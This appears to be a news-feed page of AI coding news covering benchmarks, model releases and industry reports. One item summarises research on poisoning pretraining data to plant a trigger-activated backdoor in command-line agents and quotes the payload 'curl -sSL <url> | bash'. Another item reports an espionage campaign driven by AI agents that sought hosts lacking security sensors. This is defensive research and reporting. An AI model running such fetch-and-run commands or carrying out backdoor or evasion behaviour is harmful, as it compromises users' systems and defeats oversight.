AI Coding Live News

Artificial Analysis: Tencent Hy4 Scores 35 on Intelligence Index v5, Ranked No.2 Among China Labs, 31% on FrontierCode 2.0

Independent evaluator Artificial Analysis published Tencent Hunyuan Hy4 results on the Intelligence Index v5 on November 5 (08:28 UTC): a composite score of 35, tying Grok 4.7 (xhigh) and one point behind Claude Haiku 5.5 (max). Among China-based labs it ranks second only to Kimi K3.1 Pro (46). On agentic coding it scores 31% on FrontierCode 2.0 and 37% on Terminal-Bench 4.0; cost per Intelligence Index task is about $0.78, roughly one-tenth of same-score Grok 4.7.

Artificial Analysis: Tencent Hy4 Scores 35 on Intelligence Index v5, Ranked No.2 Among China Labs, 31% on FrontierCode 2.0

Key Takeaways

  • Intelligence Index v5 composite 35: ties Grok 4.7 (xhigh), one point behind Haiku 5.5 (max, 36); No.2 China-lab model behind Kimi K3.1 Pro (46)
  • FrontierCode 2.0 at 31% (leads China labs; DeepSeek V4.1 Flash 1017 max 28%, Kimi K3.1 Pro 25%); Terminal-Bench 4.0 at 37%
  • AA-Omniscience v1.1 accuracy 50% but hallucination rate 89% (Kimi K3.1 Pro hallucination 37%); HLE-Diamond 33%
  • About $0.78 per Intelligence Index task: ~10x cheaper than same-score Grok 4.7, ~13x cheaper than Qwen3.8 Max (34), nearly 2x Haiku 5.5
  • Pricing about $0.834/$2.501 per 1M input/output tokens, cache reads $0.042; 1M context; text and image input
Read full story

Artificial Analysis Makes Time per Task Its Headline Performance Metric: GPT-6 Astra Finishes a Max-Effort Task in About 17 Minutes, Ahead of Opus 5.5 and Gemini 4 Carbon

Independent benchmarker Artificial Analysis announced on X on November 4 (17:34 UTC) a new version of its API performance benchmarking: the headline metric moves from output speed to Time per Task, the time to finish one Intelligence Index task (output tokens per task divided by end-to-end output speed). It covers about 1,000 serverless endpoints, measures speed from sending the request to the final token, and adds multi-turn agentic coding and knowledge-work workloads. Per its data, GPT-6 Astra at max effort runs at 51 tokens/s yet finishes a task in about 17 minutes, against about 26 for Claude Opus 5.5 (max) and about 29 for Gemini 4 Carbon (high).

Key Takeaways

  • Time per Task equals output tokens per Intelligence Index task divided by end-to-end output speed, so a model that is fast per token but verbose can finish later than a slower model that uses fewer tokens.
  • End-to-end output speed runs from sending the request to the final token, including the wait before the first token (prefill and hidden reasoning); output tokens now come from each provider's API-reported counts instead of the o200k_base tokenizer.
  • GPT-6 Astra (max) runs at 51 tokens/s with about 50k output tokens per task and takes about 17 minutes; Claude Opus 5.5 (max, 111 tokens/s) takes about 26 minutes and Gemini 4 Carbon (high, 71 tokens/s) about 29, using roughly 120k to 170k tokens per task.
  • At each lab's API default effort (medium for all three), GPT-6 Astra, GPT-6.1 Sol and Opus 5.5 cut Time per Task by about 3 to 5x and Cost per Task by about 2 to 4x, scoring about 5 to 11 points lower; Opus 5.5 drops from about 26 minutes and $10.04 to about 6.8 minutes and $2.45.
  • The official methodology page lists this as version 3.0.0 (October 30), with runs now every 6 hours and a new endpoint error rate metric.
Read full story

Ricursive Open-Sources Ripple-65B Preview: A 65B Dense Model Pretrained From Scratch, TerminalBench 2.1 80.5, Apache 2.0

Ricursive Intelligence released its first model, Ripple-65B Preview, on November 4 (18:24 UTC), open-sourcing the instruction-tuned model (BF16 and NVFP4) and a base model on Hugging Face under Apache 2.0. The official model card describes a 65B dense Transformer pretrained on 12T tokens with up to 1M context, and self-reports TerminalBench 2.1 80.5, SWE-bench Pro v2.0 Hard 79.1 and DeepSWE 1.1 44.3, ahead of much larger US open-weight models on agentic coding. It fits on local hardware such as the DGX Spark. CEO Anna Goldie says it cost about a tenth of the prior comparable state of the art.

Ricursive Open-Sources Ripple-65B Preview: A 65B Dense Model Pretrained From Scratch, TerminalBench 2.1 80.5, Apache 2.0

Key Takeaways

  • Ripple-65B Preview is a 65B dense model with a thin-and-deep shape (80 layers, d_model 5120), moving from an Olmo 3 baseline to a Gemma 3N-like architecture.
  • It was pretrained on 12T tokens at 8K sequence length, then went through mid-training, long-context training, SFT and mixed-domain RL, with up to 1M context.
  • Self-reported TerminalBench 2.1 is 80.5, above Reflection Beam 501B (80.1) and Muse Spark Open 816B (76.4), but SWE-bench Verified 76.5 and DeepSWE 1.1 44.3 show it does not lead everywhere.
  • Ricursive says the core team grew from one to five people and code compute efficiency improved 16x versus the Olmo 3 ladder; it reaches about 250 tok/s on 2x B200.
  • Hugging Face hosts BF16, NVFP4, base and DFlash2 speculative-decoding checkpoints, all under Apache 2.0.
Read full story
Linked Models & Agents:
⚡ Ripple-65B Preview⚡ Reflection Beam 501B⚡ Muse Spark Open⚡ Nemotron 3 Ultra🌐 Ricursive Intelligence🌐 NVIDIA

Artificial Analysis Upgrades Its Six Capability Indexes to v2.0, Weighting Non-Hallucination and Agentic Tool Use; Claude Opus 5.5 Leads All Six

Independent evaluator Artificial Analysis announced on X on November 4 that its six Capability Indexes (Finance & Accounting, Strategy & Ops, Legal, Healthcare & Medical, Engineering, Economics) are now v2.0, aligned with Intelligence Index v5.0 evaluations and weighting Non-Hallucination and Agentic Tool Use more heavily. Across the indexes, HLE becomes HLE-Diamond, AA-Omniscience moves to v1.1 and GDPval-AA is removed; Engineering gains a new Science capability. Per Artificial Analysis, Claude Opus 5.5 (max) leads all six, with GPT-6 Astra (max) second in Finance & Accounting, Legal and Engineering. Among open-weights models, Kimi K3.1 Pro (weights not yet released) leads all six at #5 to #8.

Artificial Analysis Upgrades Its Six Capability Indexes to v2.0, Weighting Non-Hallucination and Agentic Tool Use; Claude Opus 5.5 Leads All Six

Key Takeaways

  • The six indexes map O*NET occupation tasks to representative benchmarks, weighted by how often each capability appears in that occupation (methodology page)
  • Common changes: HLE becomes HLE-Diamond, AA-Omniscience moves to v1.1, and GDPval-AA is dropped from Agentic Knowledge Work (now AA-Briefcase v1.1)
  • Non-Hallucination weight rises to 15% in Finance & Accounting and Legal; Agentic Tool Use (AutomationBench-AA) is 35% of Strategy & Ops, its largest component
  • Engineering adds Science (20%, CritPt v2 Hard Subset plus Terminal-Bench-Science 0.1) and FrontierCode 2.0 under Agentic Coding; Economics swaps AA-LCR for GDP.pdf
  • Results per Artificial Analysis: Claude Opus 5.5 (max) is #1 in all six; among open weights, Kimi K3.1 Pro leads all six, MiniMax-M3.1-Flash leads Strategy & Ops (#10) and DeepSeek V4.1 Flash 1017 (max) leads Healthcare & Medical (#12)
Read full story
ADSponsored

Meituan ships LongCat-2.5, a 1.6T-parameter (about 48B active) native multimodal agentic model, with API pricing of $0.30/$1.20 per 1M tokens

On Nov 2 Meituan's LongCat team listed LongCat-2.5 in its API platform change log as the full release of September 25's LongCat-2.5-Preview. The official technical blog says it has 1.6 trillion total parameters with about 48 billion activated per token, builds on LongCat-2.0 with stronger native visual understanding and agentic coding, and was trained and served with W4A4 inference on domestic AI accelerators. Vendor-reported scores include 88.4 on Terminal Bench v2.1, 38.5 on Terminal Bench v4.0, 91.9 on BrowseComp and 83.1 on MCP Atlas. The API speaks both OpenAI and Anthropic formats with a 1M-token context and up to 128K output tokens, at a limited-time price of $0.30 per 1M uncached input tokens, $0.006 cached input and $1.20 output.

Meituan ships LongCat-2.5, a 1.6T-parameter (about 48B active) native multimodal agentic model, with API pricing of $0.30/$1.20 per 1M tokens

Key Takeaways

  • Scale: a 1.6-trillion-parameter MoE with about 48B active per token, a 1M-token context and up to 128K output tokens (official blog, API docs)
  • Code agents (vendor-reported): Terminal Bench v2.1 88.4 (Claude Opus 5 89.1, GPT-5.6-Sol 88.8), Terminal Bench v4.0 38.5 (GPT-5.6-Sol 37.3, Claude Opus 5 53.9), DeepSWE v1.1 64.6
  • General agents (vendor-reported): BrowseComp 91.9, MCP Atlas 83.1, AutomationBench v1.0.6 51.8, HLE with tools 63.1; AutomationBench jumps from 15.8 on LongCat-2.0
  • Pricing: limited-time $0.30 per 1M uncached input tokens, $0.006 cached input and $1.20 output (pricing page)
  • Engineering: W4A4 inference raises prefill throughput 43.3% and decode throughput 42.77% over a W8A8 baseline; FSDP gives 86% higher per-device throughput than DDP in long-sequence SFT
Read full story

SemiAnalysis releases GDPx, an agentic benchmark of 206 tasks across 11 high-value domains where the top model, Claude Opus 5.5, scores just 12%

On Nov 2, semiconductor and AI research firm SemiAnalysis released GDPx, a benchmark of agentic capability across 11 domains: chip design, cybersecurity, biology, finance, legal, quant trading, recursive self-improvement (RSI), hardware design, materials science, alignment and software engineering. Its 206 tasks were built by 14 specialist data partners, with SemiAnalysis doing final QA. On the official leaderboard Claude Opus 5.5 leads at 12.0%, followed by Gemini 4 Carbon at 10.9% and GPT-6 Astra at 9.6%; nearly every model scores 0 on finance and legal. SemiAnalysis says safety classifiers drag down Opus 5.5 and GPT-6 Astra, and plans a new version every 3–6 months. All scores are as reported by SemiAnalysis.

SemiAnalysis releases GDPx, an agentic benchmark of 206 tasks across 11 high-value domains where the top model, Claude Opus 5.5, scores just 12%

Key Takeaways

  • Scale: 11 domains, 14 data partners and 206 tasks, with a default time limit of 8 hours per task (GDPx site)
  • Leaderboard (as reported by SemiAnalysis): Claude Opus 5.5 12.0%, Gemini 4 Carbon 10.9%, GPT-6 Astra 9.6%, Muse Wonder Full 9.0%, Claude Fable 5.1 8.5%, GPT 6.1 Sol 8.4%, Claude Sonnet 5.5 8.2%
  • Lower tier and open weights: DeepSeek 4.1 Flash 1017 5.4%, GPT-6 Luna 5.1%, Grok 4.7 3.9%, GLM 5.3 2.7%; almost every model scores 0 on finance and legal
  • Method: each model runs in its native harness where one exists (Claude Code for Opus, Codex for Astra, Antigravity for Carbon), otherwise OpenCode; the headline is pass@1 over three attempts with all domains weighted equally (SemiAnalysis blog)
  • By domain: Opus 5.5 wins quant trading, hardware and chip design; Gemini 4 Carbon wins biology and software engineering; GPT-6 Astra wins RSI and materials science; Muse Wonder Full is the strongest cyber model
Read full story
X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀35
🔥82

Anthropic Fellows paper: poisoning 0.1% of pretraining data plants a remote-code-execution backdoor in CLI agents that survives clean SFT, DPO and RL

Researchers from the Anthropic Fellows Program and Anthropic, including Nicholas Carlini and Javier Rando, published "Agentic Backdoors via Pretraining Poisoning" on arXiv. They pretrained three Qwen3-architecture models from scratch at 0.6B, 1.7B and 4B, mixed just 0.1% poisoned documents into the pretraining corpus, and then turned each model into a command-line agent with a fully clean SFT, DPO and GRPO pipeline. The backdoor survived: when the trigger appears, the agent runs a remote-script command like curl -sSL <url> | bash. The 4B model reached a 92.7% Pass@32 attack success rate with an ordinary file-path trigger, while emitting the payload on 0% of clean prompts.

Key Takeaways

  • Poison budget: only 0.1% of a 100B-token pretraining corpus; the attacker needs no access to the model architecture or post-training pipeline (paper)
  • Persistence: the backdoor survives clean SFT, DPO and GRPO (RLVR) post-training and does not lower capability eval scores (paper figures)
  • Success rate: the 4B model hits 92.7% Pass@32 attack success with an ordinary path trigger and 10.5% with a rare-string trigger; payload emission on clean prompts is 0% (paper figures)
  • Scale effect: attack success rises monotonically with model size, and the 4B model stays above zero even at a 0.0005% (1 in 200,000) poison rate
  • Defense: clean data cannot be guaranteed, so the authors point to the action layer, such as sandboxing, least privilege, and allow-lists or human confirmation for risky commands; code is open source (GitHub)
Read full story
Linked Models & Agents:

SenseTime open-sources SenseNova-Loop-9B-Preview, a 9B looped Transformer with about 14.6B inference parameters for long-context and agentic work

On Oct 30, SenseTime released SenseNova-Loop-9B-Preview (Apache 2.0) on its official X account and Hugging Face. It runs layers 4 to 27 of a 32-layer decoder twice with the same weights, so each forward pass executes 56 layer computations while storing about 9B parameters, about 14.6B at inference, and it uses two-stream mHC (manifold-constrained hyper-connections) to manage the residual streams. It takes text and images, with training sequences up to 262,144 tokens. SenseTime charts show it beating Qwen3.5 and Qwen3.6 peers on BIRD-Dev, WorkBuddy Bench, and other agent and data tasks, while it still trails on Terminal Bench 2.1; the technical report is not out yet. The official launch post drew about 910 likes.

SenseTime open-sources SenseNova-Loop-9B-Preview, a 9B looped Transformer with about 14.6B inference parameters for long-context and agentic work

Key Takeaways

  • Structure: 32 distinct decoder layers, with layers 4 to 27 looped twice on shared weights for 56 layer computations per forward pass; about 9B stored and about 14.6B inference parameters (model card)
  • Vendor-reported scores: BIRD-Dev 71.38 (Qwen3.5-27B 69.84), WorkBuddy Bench 66.89 (Qwen3.6-35B-A3B 61.98), AutomationBench 13.72 (Qwen3.5-27B 10.17)
  • Weak spots from the same vendor chart: Terminal Bench 2.1 at 40.45, below Qwen3.6-27B at 47.19; tau3-Banking at 18.56, slightly below Qwen3.5-27B at 19.59
  • Training context up to 262,144 tokens; hybrid attention uses three linear-attention layers plus one full-attention layer per four-layer group; MTP speedup is available, DSpark and DFlash2 are still training
  • Apache 2.0, requires trust_remote_code=True; official examples cover Transformers 5.18.0, a 4-GPU LightLLM setup, and an SGLang PR, and the technical report is still to come
Read full story
Linked Models & Agents:
⚡ SenseNova-Loop-9B-Preview⚡ Qwen3.5-27B⚡ Qwen3.6-35B-A3B🌐 SenseTime
O
OpenAIhelp.openai.com·
👀73
🔥83

OpenAI will pool ChatGPT and Codex into one token-based usage allowance starting in December for Plus, Pro, and Business; Instant chat is excluded

On Oct 31, OpenAI's Help Center added a page titled "Understanding ChatGPT and Codex usage limits": starting in December, the usage allowance on Plus, Pro, and Business plans will be shared across ChatGPT and Codex as OpenAI brings the agentic capabilities of Work into the main ChatGPT experience. Usage will be measured in tokens, so stronger models and more complex tasks use more; Instant chat will not draw from the allowance. Users will see combined remaining usage and reset times in Settings > Usage, and can wait for a reset, upgrade, or buy credits when they run out. OpenAI says it expects most users will not need to wait for resets more often than they do now, but it has not given an exact start date or per-plan allowances. The news drew strong concern from Plus users on X.

Key Takeaways

  • Timing: takes effect in December, exact date not announced; covers Plus, Pro, and Business plans (OpenAI Help Center)
  • Metering: everything is measured in tokens and Instant chat is excluded; the Business pricing page now also notes that plan usage will have a shared limit across ChatGPT and Codex starting in December (Business pricing)
  • Today's baseline: only Work and Codex share an allowance now; Plus is estimated at 5-45 local messages per 5 hours on GPT-6 Astra, 15-160 on GPT-6.1 Sol, and 350-3,000 on GPT-6 Luna (official estimates, help article)
  • Pro 100/200/500 currently have no 5-hour limit in Work and Codex; per-plan allowances after the merge have not been published
  • OpenAI's position: most users should not wait for resets more often than today; when out, wait, upgrade, or buy credits
Read full story

CrowdStrike: China-nexus VAPOR PANDA used the ARTEX multi-agent framework, mainly on DeepSeek, against 200+ organizations in 11 days

CrowdStrike reported on Oct 29 that the China-nexus espionage group VAPOR PANDA, starting Oct 17, ran the open-source agentic intrusion framework ARTEX with DeepSeek plus a second, unconfirmed commercial LLM, hitting more than 200 organizations in at least 14 countries from a single controller over 11 days. Post-exploitation was confirmed at nine organizations, where the BLOODALCHEMY backdoor was deployed. Planning agents used about 1.4 billion input tokens in a single intrusion, and recovered transcripts show a human operator steering the agents in Chinese at key decision points.

Key Takeaways

  • Over 11 days from Oct 17, one ARTEX controller targeted 200+ organizations in at least 14 countries, including several foreign ministries, 19 US pharma, semiconductor, defense, nuclear and finance organizations, and telecoms in the US, Belgium and the Philippines (CrowdStrike report)
  • Post-exploitation was confirmed at 9 organizations, which received the BLOODALCHEMY backdoor; at least 12 more saw password spraying and credential scanning
  • DeepSeek was the main model, plus a subscription commercial LLM CrowdStrike could not confirm; planning agents used about 1.4 billion input tokens in one intrusion
  • Recovered transcripts show an operator issuing Chinese instructions tagged as human instructions, including an order to find Windows hosts without the Falcon sensor
  • CrowdStrike says this is separate from the Storm-0940 ARTEX activity reported by Microsoft, and judges China-nexus groups will highly likely keep adopting such agent frameworks over the next 12 months
Read full story
Linked Models & Agents:
ADSponsored

GitHub Octoverse 2026: agents start over 40% of pull requests, pushes hit 17.9 billion, and Copilot users tapped 47 models

On Oct 28 GitHub published its Octoverse 2026 report: developers pushed code 17.9 billion times in the past 12 months, more than 2024 and 2025 combined, with 34.3 billion commits and 1.3 billion merged pull requests (3.5 million a day). By September more than 40% of pull requests started with an agent draft, up from 17% in March; 55% of Copilot monthly active users use agentic features, and paid Copilot users used 47 distinct models in September.

GitHub Octoverse 2026: agents start over 40% of pull requests, pushes hit 17.9 billion, and Copilot users tapped 47 models

Key Takeaways

  • 17.9 billion pushes, 34.3 billion commits and 1.3 billion merged pull requests in the past 12 months, about 3.5 million merges a day (GitHub figures)
  • More than 40% of pull requests started with an agent draft by September 2026, up from 17% in March; that was 110 million in September alone, about 6x March
  • 55% of Copilot monthly active users now use agentic features, up from 35% a year ago, and Copilot cloud agent grew 230% year over year
  • Paid Copilot users used 29 distinct models in May and 47 in September, with no model above 25% of requests; 61% of users who pick models mix more than one
  • GitHub now serves more than 225 million developers; the US has 38.3 million and India 32 million, each adding over 10 million this year
Read full story

Alibaba Cloud opens a Netherlands region at its first international Apsara Conference, plans agentic AI services, and JetBrains explores Qwen for Junie

On Oct 29, Alibaba Cloud held its first international Apsara Conference in Amsterdam and launched its first public cloud region in the Netherlands, with two data centres, making it the company's fourth region in Europe. It plans to bring agentic AI services to the region, including ACS Agent Sandbox, Agent Security Center, AI Security Guardrails 2.0, Agentic SOC and STAROps, and unveiled a new generation of its Apsara Stack hybrid cloud. On the partner side, JetBrains is working with Alibaba Cloud to explore Qwen models for its Junie coding assistant, in both cloud and local setups.

Alibaba Cloud opens a Netherlands region at its first international Apsara Conference, plans agentic AI services, and JetBrains explores Qwen for Junie

Key Takeaways

  • The Netherlands region has 2 data centres and is Alibaba Cloud's 4th in Europe after Frankfurt, London and Paris; the global footprint is now 32 regions and 109 availability zones (company figures)
  • Five agentic AI services are planned for the region: ACS Agent Sandbox (hardware-level isolation), Agent Security Center, AI Security Guardrails 2.0, Agentic SOC and STAROps
  • The new Apsara Stack offers 80+ cloud and AI products; Alibaba says AI-driven operations reach 92.5% accuracy and a 70% automation rate
  • JetBrains is exploring Qwen models for Junie, running either in-region in the cloud or fully local; orq.ai, Monks, Magnific and Idea.ai also integrate Alibaba models
  • Over the next 12 months Alibaba plans its first region in Finland and more data centre capacity in Germany and France, as part of its previously announced US$53B AI and cloud investment
Read full story
Linked Models & Agents:

Shopify Fall ’26 Edition bets on agentic commerce: Shop.md shopping skill, Shop.dev single connection, and Shop Pay inside Muse, Claude Duet, Grok Bot and other personal agents

On Oct 28 Shopify shipped its 10th Edition (Fall ’26, theme Exponential, 150+ updates including 57 for developers), centered on opening its catalog, cart and checkout to any agent. Shop.dev gives one connection to Shopify Catalog (1B+ products), sign-in with Shop, cart, checkout and Shop Pay; Shop.md is a customizable skill that turns ChatGPT, Claude or other agents into personal shoppers; Shop Pay now works inside Meta’s Muse, Claude Duet and Instinct, and Claude Duet, Grok Bot and Instinct can also use it for brands not on Shopify. Every Liquid and Hydrogen storefront and checkout now exposes WebMCP tools.

Shopify Fall ’26 Edition bets on agentic commerce: Shop.md shopping skill, Shop.dev single connection, and Shop Pay inside Muse, Claude Duet, Grok Bot and other personal agents

Key Takeaways

  • Scale (vendor figures): Shopify Catalog has 1B+ products and Shop Pay 400M+ shoppers; the Edition has 150+ updates, 57 of them for developers
  • Shop.dev is one connection for Catalog, sign-in with Shop, cart, checkout and Shop Pay; the underlying Shop MCP server is mcp.shop.com and search needs no API key
  • Shop Pay in personal agents starts with Muse from Meta, Claude Duet and Instinct; Claude Duet, Grok Bot and Instinct can also buy from brands off Shopify, with the card never shared with the agent and tokens from Mastercard, Visa and Discover (Amex coming)
  • WebMCP tools ship on every Liquid and Hydrogen storefront and checkout so browser agents can search, update the cart and check out after buyer approval
  • For developers: a one-command app security check in the Shopify CLI AI Toolkit, and a rebuilt Hydrogen plus the open-source Next.js Vercel Shop template are now generally available
Read full story


GitHub Agentic Workflows is generally available: write automation in Markdown, compile it to Actions YAML, run Copilot or your own coding agent, now with ARC self-hosting and micro-VM isolation

At Universe 2026 on Oct 28, GitHub made GitHub Agentic Workflows, an open source GitHub Next project, generally available on GitHub Free, Team and Enterprise. Developers describe tasks such as issue triage, CI failure analysis, documentation updates and test writing in natural-language Markdown, and gh aw compiles them into standard Actions YAML run by Copilot or a coding agent of their choice. GA adds self-hosted ARC runners with Docker-in-Docker, a non-experimental gh aw forecast cost estimate, per-workflow model providers and model routing, and Cloud Hypervisor or NVX micro-VM isolation.

GitHub Agentic Workflows is generally available: write automation in Markdown, compile it to Actions YAML, run Copilot or your own coding agent, now with ARC self-hosting and micro-VM isolation

Key Takeaways

  • Availability: GitHub Free, Team and Enterprise on github.com; using the default Copilot CLI engine requires a Copilot license
  • How it works: requirements in Markdown, compiled to standard Actions YAML that reuses existing runner groups and policies; run with Copilot or your own coding agent
  • Safe defaults: read-only permissions, a sandboxed container behind the Agent Workflow Firewall, safe-outputs validation, and a threat detection job before changes are applied
  • New at GA: self-hosted ARC runners with Docker-in-Docker, gh aw forecast out of experimental (with threat detection credits and monthly ranges), per-workflow model providers, model routing, micro-VM isolation and cross-repo enclaves
  • Customer story (Accenture's figures): one lead saved about 29 hours a week, AI authors 91% of the team's commits, and production errors fell from about 11,000 a day to under 1,000
Read full story

Shanghai AI Lab ships Atria Dawn full release: 744B MoE GLM-5.2 agentic model, context doubled to 512K, MIT weights


Shanghai AI Laboratory has moved Atria Dawn from Preview to a full release, with open weights (plus an FP8 build) on Hugging Face under internlm/Atria-Dawn and on ModelScope, MIT licensed. Built on the 744B-parameter MoE GLM-5.2, it targets long-horizon research and engineering agent work; context doubles from the Preview's 256K to 512K and input is text only. The vendor table shows it leading the listed models on AutomationBench, CyberGym and SkillsBench, while still trailing Claude Opus 5 on coding tests such as SWE-bench Pro and Terminal-Bench 2.1 (all vendor-reported).

Shanghai AI Lab ships Atria Dawn full release: 744B MoE GLM-5.2 agentic model, context doubled to 512K, MIT weights

Key Takeaways

  • 512K context, double the Preview's 256K; built on the 744B-parameter MoE GLM-5.2, text input only
  • BF16 and FP8 weights on Hugging Face and ModelScope, MIT license
  • Vendor-reported: AutomationBench 54.7, CyberGym 86.8, SkillsBench 67.8, BFCL V4 78.4, each the top score in its table
  • Weak spots from the same table: SWE-bench Pro 61.7 vs 76.5 for Claude Opus 5, Terminal-Bench 2.1 81.0 vs 90.2
  • Local serving needs SGLang v0.5.13.post1+ or vLLM v0.23.0+; an OpenAI-compatible API also plugs into Codex
Read full story
Linked Models & Agents: